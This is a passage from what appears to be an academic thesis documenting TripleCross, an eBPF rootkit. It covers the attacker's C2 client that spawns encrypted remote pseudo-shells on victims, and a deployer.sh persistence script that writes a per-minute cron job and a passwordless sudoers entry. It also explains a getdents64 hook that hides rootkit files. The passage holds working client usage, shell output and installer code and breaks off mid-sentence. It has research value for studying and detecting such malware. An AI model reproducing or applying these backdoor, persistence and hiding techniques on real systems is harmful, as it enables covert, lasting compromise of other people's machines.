


Fig. 4.31. Life cycle of the backdoor TC program.

protocol and the validity of the payload. Therefore, all checks must be repeated before being able to overwrite the payload of the packet.

After the requested modifications are made, the TC program passes the packet to the next layer in the kernel.

4.6. Rootkit client

The rootkit client is a CLI program which the attacker can use from its own machine to communicate with the rootkit remotely over the network and execute commands using the C2 infrastructure. This section details its functionality and presents how it can be used to connect to the rootkit.

4.6.1. Client manual

The rootkit client is compiled to a single executable named *injector*. This file must be run indicating which operation the attacker wants to issue to the attacker. Figure 4.32 shows the options which the client has available.

```
RED@AttackerMachine:~/TFG/src/client$ sudo ./injector
[ERROR]Invalid number of arguments

Usage: ./injector OPTION victim_IP

Program OPTIONs
        -S IP                                   Send a secret message to IP (PoC)

        -c IP                                   Spawn plaintext pseudo-shell with IP - using execution hijacking

        -e IP                                   Spawn encrypted pseudo-shell with IP - with pattern-based trigger

        -s IP                                   Spawn encrypted pseudo-shell with IP - with multi-packet trigger

        -p IP                                   Spawn a phantom shell - with pattern-based trigger

        -a IP                                   Activate all of rootkit's hooks

        -u IP                                   Deactivate all of rootkit's hooks

        -h                                      Print this help
```

Fig. 4.32. Program options for rootkit client.

As we can observe in the figure, the rootkit client enables to execute the C2 actions we have described in Section 4.5.2. Upon running any of these options, the client will first request the network interface to use. This enables the attacker to choose the specific network to which it can connect to the infected machine.

After choosing an interface, the rootkit client crafts the respective backdoor trigger and sends it to the infected machine (we have also included an additional non-C2 PoC showing how the rootkit modifies incoming packets). Every option requires to specify the infected machine location by indicating its IP address.

After sending a backdoor trigger, the client will enter a listening state, waiting for the backdoor response. Once a response is received confirming that the remote machine is up

and the rootkit is installed, the client proceeds to show the user a shell prompt where it can enter commands. This shell prompt indicates whether we have spawned a plaintext, encrypted, or phantom pseudo-shell. Figure 4.33 shows an encrypted pseudo-shell after receiving the backdoor response.

```
RED@AttackerMachine:~/TFG/src/client$ sudo ./injector -e 192.168.1.120
******************************************************
********************* TripleCross ********************
******************************************************
******** https://github.com/h3xduck/TripleCross *******
******************************************************
[INFO]Activated COMMAND & CONTROL encrypted shell
>> Which network interface do you want to use?>: enp0s3
[INFO]Attacker IP selected: enp0s3 (192.168.1.121)
[INFO]Victim IP selected: 192.168.1.120
[INFO]Crafting malicious SYN packet...
[INFO]Sending malicious packet to infected machine...
Packet of length 56 sent to 2013374656
[OK]Secret message successfully sent!
[INFO]Listening for connections
[SUCCESS]Connection established: 192.168.1.122:40818
[WARN]Client has no certificate.
[INFO]Live command shell mode active by default
>> client[encrypted shell]>:
```

Fig. 4.33. Recently spawned encrypted pseudo-shell.

Once the command prompt appears, the attacker may introduce commands to be executed in the infected machine. Commands may only be introduced one at a time, since the client waits for the rootkit response before showing another command prompt. When the attacker finishes using the shell, it is recommended to close the connection gracefully. For this, the client supports "global commands", a special type of command which, when introduced in the shell, does not get sent as a command to the rootkit but instead it triggers an action locally or remotely. Currently, although the infrastructure for supporting a large list of global commands has been developed, only one has been included. The attacker may introduce "EXIT" to close the connection gracefully (see in Section 4.5.2, that packets for closing the connection are sent according to the protocol). Figure 4.34 shows the execution of multiple commands and closing the connection.

As we can observe in Figure 4.33 and 4.34, the client also introduces multiple messages which provide additional information to the attacker about the state of the rootkit, the client and the ongoing connection. The existing message types are INFO, SUCCESS, WARN and ERROR.

Also, note that the rootkit client needs to be executed as root, since the library RawTCP_Lib it uses requires privileges for some of its functionalities.




Fig. 4.34. Execution of commands with encrypted pseudo-shell and closing the connection.

4.6.2. RawTCP_Lib

RawTCP_Lib is the library on which the rootkit client delegates the task of building backdoor triggers, messages according to the rootkit protocol, and sending and receiving packets. This library is of our own authorship and available publicly [18]).

RawTCP_Lib incorporates the following functionalities:

- Build and customize TCP/IP packets. This includes setting any arbitrary value on either the TCP or IP headers, enabling to customize every detail of the packet belonging to either the network or the transport layer (working with Ethernet headers is not supported).
- Monitor the incoming network traffic, sniffing all received packets. Additionally, the library has support for sniffing packets with a certain data pattern in the payload.
- Sending packets over raw sockets [120], which enable us to send packets with our own custom headers.

Only by using RawTCP_Lib, the rootkit client can craft backdoor triggers whose data is contained in TCP headers (such as the multi-packet trigger). This gives us a great amount of freedom at the time of designing hidden messages.

Apart from this, since raw sockets are indicated for reimplementing network protocols in the user space, it allows us to avoid undesired additional traffic in our rootkit transmissions. For instance, we do not need a 3-way handshake preceding any of our transmissions.

Finally, the sniffing capabilities of this library are responsible of capturing the responses of the rootkit from the rootkit client. If we observe Table 4.8, 4.9 and 4.10, we can appreciate that the headers start at a common prefix "CC". This is used by the rootkit to sniff the network and capture any packet whose payload starts with that pattern.

4.7. Rootkit user space program

This section overviews the design and architecture of the user program that is launched with the rootkit. Its main responsibility is loading and attaching the eBPF programs when the rootkit is executed, and of managing any further request of attaching or detaching programs during runtime that the backdoor may issue. Also, it interacts with the eBPF programs at the kernel in order to provide user space-only functionalities, such as executing commands.

4.7.1. Ring buffer communication

The user space rootkit program communicates with the other components of the rootkit using two different means:

- A ring buffer, to which the program subscribes so that any new element written into it results in an event on the user program. Therefore it enables kernel to user space communication.
- Other eBPF maps, on which the user program can write from the user space, thus enabling user to kernel communication.

In particular, the backdoor will be the responsible of most of the data written at the ring buffer, using it to request the actions corresponding to the commands received through the network (although the library injection module uses it too, see Figure 4.7.

Any data written into the ring buffer is encapsulated in an "event", embodied by a struct *rb_event*. This struct supports all types data that any program using the ring buffer will need (thus not all of them are filled). In order to let the user program know which fields will need to be read for a given event, each *rb_event* is marked with an attribute *event_type*, which denotes the type of data that has been written in the buffer, and an attribute *code*, that further distinguishes events from the same type into their purpose. Table 4.11 shows the event types and codes recognized by the user program:

4.7.2. eBPF programs configuration

During the development of the rootkit, it has been our priority to aim for the greatest modularity and extensibility in order to facilitate the development of new rootkit modules, whilst at the same time enabling the possibility of attaching or detaching eBPF programs at runtime. Because of this we can find that, internally, the user space program of the rootkit divides into different modules the available programs depending on the functionality they implement. Table 4.12 shows this classification.

In order to load and attach eBPF programs with different parameters and to enable managing them at runtime, the user space program uses the eBPF program configurator.

EVENT TYPE	CODE	ACTION REQUESTED
INFO (0)	Any	Informative message, not requesting an action.
DEBUG (1)	Any	Debug message. Event currently deactivated.
ERROR (2)	Any	Reports an error from the kernel space. Event currently deactivated.
EXIT (3)	Any	Requests to stop the rootkit completely. Event currently deactivated.
COMMAND (4)	0	Requests to initiate an encrypted pseudo-shell.
COMMAND (4)	1	Requests to activate all hooks in the rootkit.
COMMAND (4)	2	Requests to deactivate all hooks in the rootkit.
PSH_UPDATE (5)	Any	New packet with a phantom protocol header was received.

Table 4.11. Events and their classification in the ring buffer.

FILE	MODULE
fs_module	Contains programs related to reading and writing files, such as the privilege escalation module.
exec_module	Contains programs related to the execution of user programs, such as from the execution hijacking module.
injection_module	Contains programs with the implementation of techniques related to memory injection, including the two stack scanning techniques for library injection.
xdp_module	Contains programs related to the backdoor functionality.

Table 4.12. Classification of eBPF programs from the user space.

This configurator consists of two configuration structs and an API that allows for manipulating the eBPF programs state dynamically. Code snippets 4.1 and 4.2 show these two structures.

CODE 4.1. Program configurator struct with list of modules.

```
module_config_t module_config = {
    .xdp_module = {
        .all = ON,
        .xdp_receive = OFF
    },
    .fs_module = {
        .all = ON,
        .tp_sys_enter_read = OFF,
        .tp_sys_exit_read = OFF,
        .tp_sys_enter_openat = OFF,
        .tp_sys_enter_getdents64 = OFF,
        .tp_sys_exit_getdents64 = OFF
    },
    .exec_module = {
        .all = ON,
        .tp_sys_enter_execve = OFF
    },
    .injection_module = {
        .all = ON,
        .sys_enter_timerfd_settime = OFF,
        .sys_exit_timerfd_settime = OFF
    }
};
```

CODE 4.2. Program configurator struct with attributes for each module.

```
module_config_attr_t module_config_attr = {
    .skel = NULL,
    .xdp_module = {
        .ifindex = -1,
        .flags = -1
    },
    .fs_module = {},
    .exec_module = {},
    .injection_module = {}
};
```

As we can observe in the snippets, one struct enables to define whether a module as a whole will be loaded and attached (with the setting "all") while also allowing for only loading specific eBPF programs within that module. On the other hand, the second struct contains relevant attributes which are needed during the attaching process of the eBPF program. For instance, we can see that the xdp_module requires and ifindex, which corresponds to the network interface to which the XDP module must be attached. These

settings are set at runtime, since its value depends on the options with which the attacker executes the rootkit.

The user space rootkit program can modify any of the struct values following a request from the kernel eBPF programs. After setting the new values, it uses the configurator API to reload all eBPF programs. Table 4.13 shows the available functions of the program configurator.

FUNCTION	DESCRIPTION
unhook_all_modules()	Detaches all eBPF programs.
setup_all_modules()	Parses the configuration structs and attaches them eBPF programs according to the specified configuration.

Table 4.13. API of the program configurator.

Therefore, the user space rootkit program will need to follow the next steps for loading and attaching the rootkit eBPF programs:

- Set as 'ON' those modules or specific programs that want to be attached in the *module_config* struct.
- Load the appropriate value into the configuration attributes at the struct *module_config_attr*.
- Run the unhook_all_modules() function if this is not the first time that the rootkit is attaching the eBPF programs (it is not needed the first time right after the rootkit is executed, since programs are not attached yet).
- Run the setup_all_modules() function to parse the configuration set in the structs and load and attach the eBPF modules and programs appropriately.

4.8. Rootkit persistence

As we introduced in Section 1.1, one of the key features of a rootkit is its persistence, aiming to maintain the infection for the longest period of time possible, including getting through shutdown events. Initially, when the machine is rebooted, all our eBPF programs will be unloaded from the kernel, and the user space rootkit program will be killed. Moreover, even if they could be run again automatically, they would no longer dispose of the root privileges needed for attaching the eBPF programs again. Therefore, the rootkit persistence module aims to tackle these two challenges:

- Execute the rootkit automatically and without user interaction after a machine reboot event.
- Once the rootkit has acquired root privileges the first time it is executed in the machine, it must keep them including after a reboot.

4.8.1. Automatic rootkit execution

The rootkit will use the cron system [121] for being automatically executed after the machine is booted. This system allows Linux users to execute jobs (scripts, commands...) periodically, specifying the time interval at which they must be run.

The cron system is made up of two main components. On one hand, the cron service daemon is in charge of monitoring the cron configuration files, and triggering the corresponding actions at the specified time. A daemon consits on a process running in the background, that is started usually at boot time [122], such is the case of cron.

On the other hand, the jobs that cron will run (cron jobs) must be specified on either the */etc/crontab* file, or in files inside the */etc/cron.d* directory, written in a special cron format.

In our rootkit, we will specify the rootkit cron jobs in a file named */etc/cron.d/ebpfbackdoor*. This file is created and written by the script *deployer.sh* which, as we mentioned in Section 4.1, is an script to be run by the attacker to automatize the process of infecting the machine. Code snippet 4.3 shows the content of the *deployer.sh* script.

CODE 4.3. Script deployer.sh.

```
## Persistence
declare -r CRON_PERSIST="* * * * * osboxes /bin/sudo /home/osboxes/
    TFG/apps/deployer.sh"
declare -r SUDO_PERSIST="osboxes ALL=(ALL:ALL) NOPASSWD:ALL #"
echo $CRON_PERSIST > /etc/cron.d/ebpfbackdoor
echo $SUDO_PERSIST > /etc/sudoers.d/ebpfbackdoor

# Rootkit install
OUTPUT_COMM=$(/bin/sudo /usr/sbin/ip link)
if [[ $OUTPUT_COMM == *"xdp"* ]]; then
    echo "Rootkit is already installed"
else
    #Install the programs
    echo -e "${BLU}Installing TC hook${NC}"
    /bin/sudo tc qdisc del dev enp0s3 clsact
    /bin/sudo tc qdisc add dev enp0s3 clsact
    /bin/sudo tc filter add dev enp0s3 egress bpf direct-action obj "
        $BASEDIR"/tc.o sec classifier/egress
    /bin/sudo "$BASEDIR"/kit -t enp0s3 &
fi
```

As we can observe in its contents, the script will take care of the installation process of the rootkit. For this, it will first check whether there exists any XDP program loaded. If there is any, it is assumed that it belongs to the rootkit backdoor and thus the process is halted. Otherwise, the rootkit is installed:

- We remove any previous existing qdisc, followed by creating the new qdisc for the

TC program, which is created and attached to network interface enp0s3. This step was explained in Section 2.3.2.

- We attach the TC program to the newly created qdisc.
- We execute the main file (*kit*) of the rootkit, specifying the network address for the XDP program to use. This will launch the user space rootkit program, which will load and attach the eBPF programs in the kernel.

Also, as we mentioned, the *deployer.sh* script takes care of the rootkit persistence by writing an entry into the file */etc/cron.d/ebpfbackdoor*. Code snippet 4.4 shows the outcome of the data written into this file.

CODE 4.4. Content of /etc/cron.d/ebpfbackdoor.

```
1 * * * * * osboxes /bin/sudo /home/osboxes/TFG/apps/deployer.sh
```

The meaning of each of the parameters specified, according to the format of cron files, is the following:

- The first 5 arguments indicate the periodicity of the execution of the specified command. In order of appearance, these parameters are the following:
  1. Minute.
  2. Hour.
  3. Day.
  4. Month.
  5. Day of week.
- The second argument specifies the user under which to run the command.
- Third argument is the command to execute.

Therefore, by specifying the symbol '*' for each of the periodicity fields, the script *deployer.sh* will be run for every minute of every hour, every day of every month. In other words, it will be executed once for every minute that the machine is on. With respect to the command, the attacker needs to update the path by specifying the location at which it wants to hide the rootkit in the infected machine. As we can observe, it is also being run with sudo, since the script needs sudo privileges for executing the rootkit installation process.

Considering the above, we can see that, after a machine reboot event, the cron daemon will read the */etc/cron.d/ebpfbackdoor* file and execute the *deployer.sh* script once every minute. Once it is run, the script will check if the rootkit is installed and, if it is not, proceed to execute the rootkit programs.

4.8.2. Preserving privileges

As we mentioned in the previous section, the *deployer.sh* script will need to be executed as sudo, since it needs root privileges for installing the rootkit. However, after a reboot, the privilege escalation module of the rootkit will not be installed yet, and therefore the script needs some other way of achieving the needed permissions.

For this, as we can observe in Code snippet 4.3, the *deployer.sh* script will write a sudo entry in the sudoers.d directory, in a new file */etc/sudoers.d/ebpfbackdoor*. This directory is used by the sudo system in conjunction of the */etc/sudoers* file we described in Section 4.3.1, so that the rootkit can keep its original root privileges after a system reboot. The entry that will be written into the file is identical to that we introduced in hijacked read accesses to the */etc/sudoers* file.

Therefore, after a reboot, the cron daemon will run the *deployer.sh* script with sudo. The sudo process will find that it has sudo privileges, and thus it will be executed as root.

Figures 4.35 and 4.36 illustrate the overall process we have described.




Fig. 4.35. Installation of the rootkit using deployer.sh script.

As we can observe in the figures, the initial execution permission and root privileges of the attacker in the machine are persisted into the system with the */etc/cron.d/ebpfbackdoor* and */etc/sudoers.d/ebpfbackdoor* files. After a reboot, these files emulate the role of the attacker by using the cron daemon and sudo process respectively to execute the *deployer.sh* script again with root privileges.




Fig. 4.36. Installation of the rootkit using the persistence mechanism after a reboot.

4.9. Rootkit stealth

In Section 4.8, we presented the mechanisms used by the rootkit to persist the infection of the machine after a reboot event. However, since it is based on creating additional files, they may get eventually found by the system owner or by some software tool, so there exists a risk on leaving them in the system. Additionally, the rootkit files will need to be stored at some location, in which they may get discovered.

Therefore, it is in our interest to prevent the user from accessing any of the files belonging to the rootkit, either the executables or the files for persistence. Because of this reason, we will attempt to achieve two goals:

- Hide a directory completely from the user (so that we can hide all rootkit files inside).
- Hide specific files in a directory (we need to hide the *ebpfbackdoor* files, but we cannot hide the *sudoers.d* or *cron.d* directories completely, since they belong to the normal system functioning.

4.9.1. Reading directories in Linux

The system call responsible of reading the files and subdirectories in a directory is sys_getdents64 [123]. This system call reads the entries from a directory (files, subdirectories, links) and writes them as an array in a user space buffer so that the user program can iterate

over it. Each of the entries are formatted as a linux_dirent64 struct [124] [125].

The arguments of the sys_getdents64 syscall are listed in Table 4.14. The linux_dirent64 format is shown in Table 4.15.

ARGUMENT	DESCRIPTION
unsigned int fd	File descriptor of the directory to read.
struct linux_dirent64 __user *dirent	User space buffer to fill with directory entry data.
unsigned int count	Size of buffer dirent.
long <Return value>	Returns total number of bytes read by the system call.

Table 4.14. Arguments and return value of system call sys_getdents64.

ARGUMENT	DESCRIPTION
u64 d_ino	Inode number of the file
s64 d_off	Offset to next linux_dirent64
unsigned short d_reclen	Length in bytes of the linux_dirent64
unsigned char d_type	File type value
char d_name[]	Filename

Table 4.15. Format of struct linux_dirent64.

As we can observe in Table 4.14, sys_getdents64 receives a linux_dirent64 *dirent argument pointing to a buffer in the user space (it is marked as __user). This buffer is not of length linux_dirent64, but rather consists of an array of these structs. Moreover, the size of a linux_dirent64 struct is variable (specifically, the attribute d_name[] is variable, since the name of a file or a directory is not fixed). In turn, the attribute d_type indicates the length of each linux_dirent64, so that the user program can know the length of the entry and iterate over the buffer. Additionally, as indicated in Table 4.14, the sys_getdents64 syscall returns the summatory of the length of all the linux_dirent64 entries in the array, so that the user program can know which is the final entry in the buffer. Figure 4.37 summarizes this process, illustrating how a user program iterates over the buffer written by the sys_getdents64 syscall.

As we can observe in the figure, each linux_dirent64 struct has a different length, however they are positioned aligned in the buffer with respect to a multiple of 4 [126]. Then, using the d_reclen attribute, the user program can iterate over each of the linux_dirent64 structs, until it reaches a buffer offset equal to that incated as a return value of the sys_getdents64 syscall.




Fig. 4.37. User program iterating over array filled by sys_getdents64.

4.9.2. Hijacking sys_getdents64

As we indicated in Table 4.14, the *dirent* argument in sys_getdents64 is a pointer to a user space buffer, and therefore an eBPF program can write into it using bpf_probe_write_user, as we did in other rootkit modules.

Since we are interested on hiding particular files and directories from the user space, we can take advantage of our writing capabilities at the user buffer to overwrite the d_reclen attribute of specific linux_dirent64 entries. By doing this, we can trick a user program into believing that an entry is larger than it is, thus skipping some other entry. This technique has been widely discussed for rootkits by many authors [127], whilst it was firstly introduced for eBPF rootkits by Johann Rehberger [128].

Similarly to what happened in the privilege escalation module in Section 4.3, we aim to overwrite the buffer, but we must first wait for it to be filled during the system call, so we must use an *exit* eBPF tracepoint. However, since from this tracepoint we only have access to the return value of the syscall, we must previously save the address of the buffer into an eBPF map from an *enter* tracepoint, so that it can be retrieved form the *exit* tracepoint.

As we mentioned, we will overwrite the value of d_reclen of the previous entry to that we want to hide, so that the new d_reclen equals to the original plus the d_reclen of the hidden entry. Figure 4.38 shows this technique.

As we can observe in the figure, by modifying the value of d_reclen, the user program will skip the entry of file "hideme", and therefore any process listing the available entries of the directory will not show this file.

Apart from detecting entries by their name, we can also know whether an entry is a

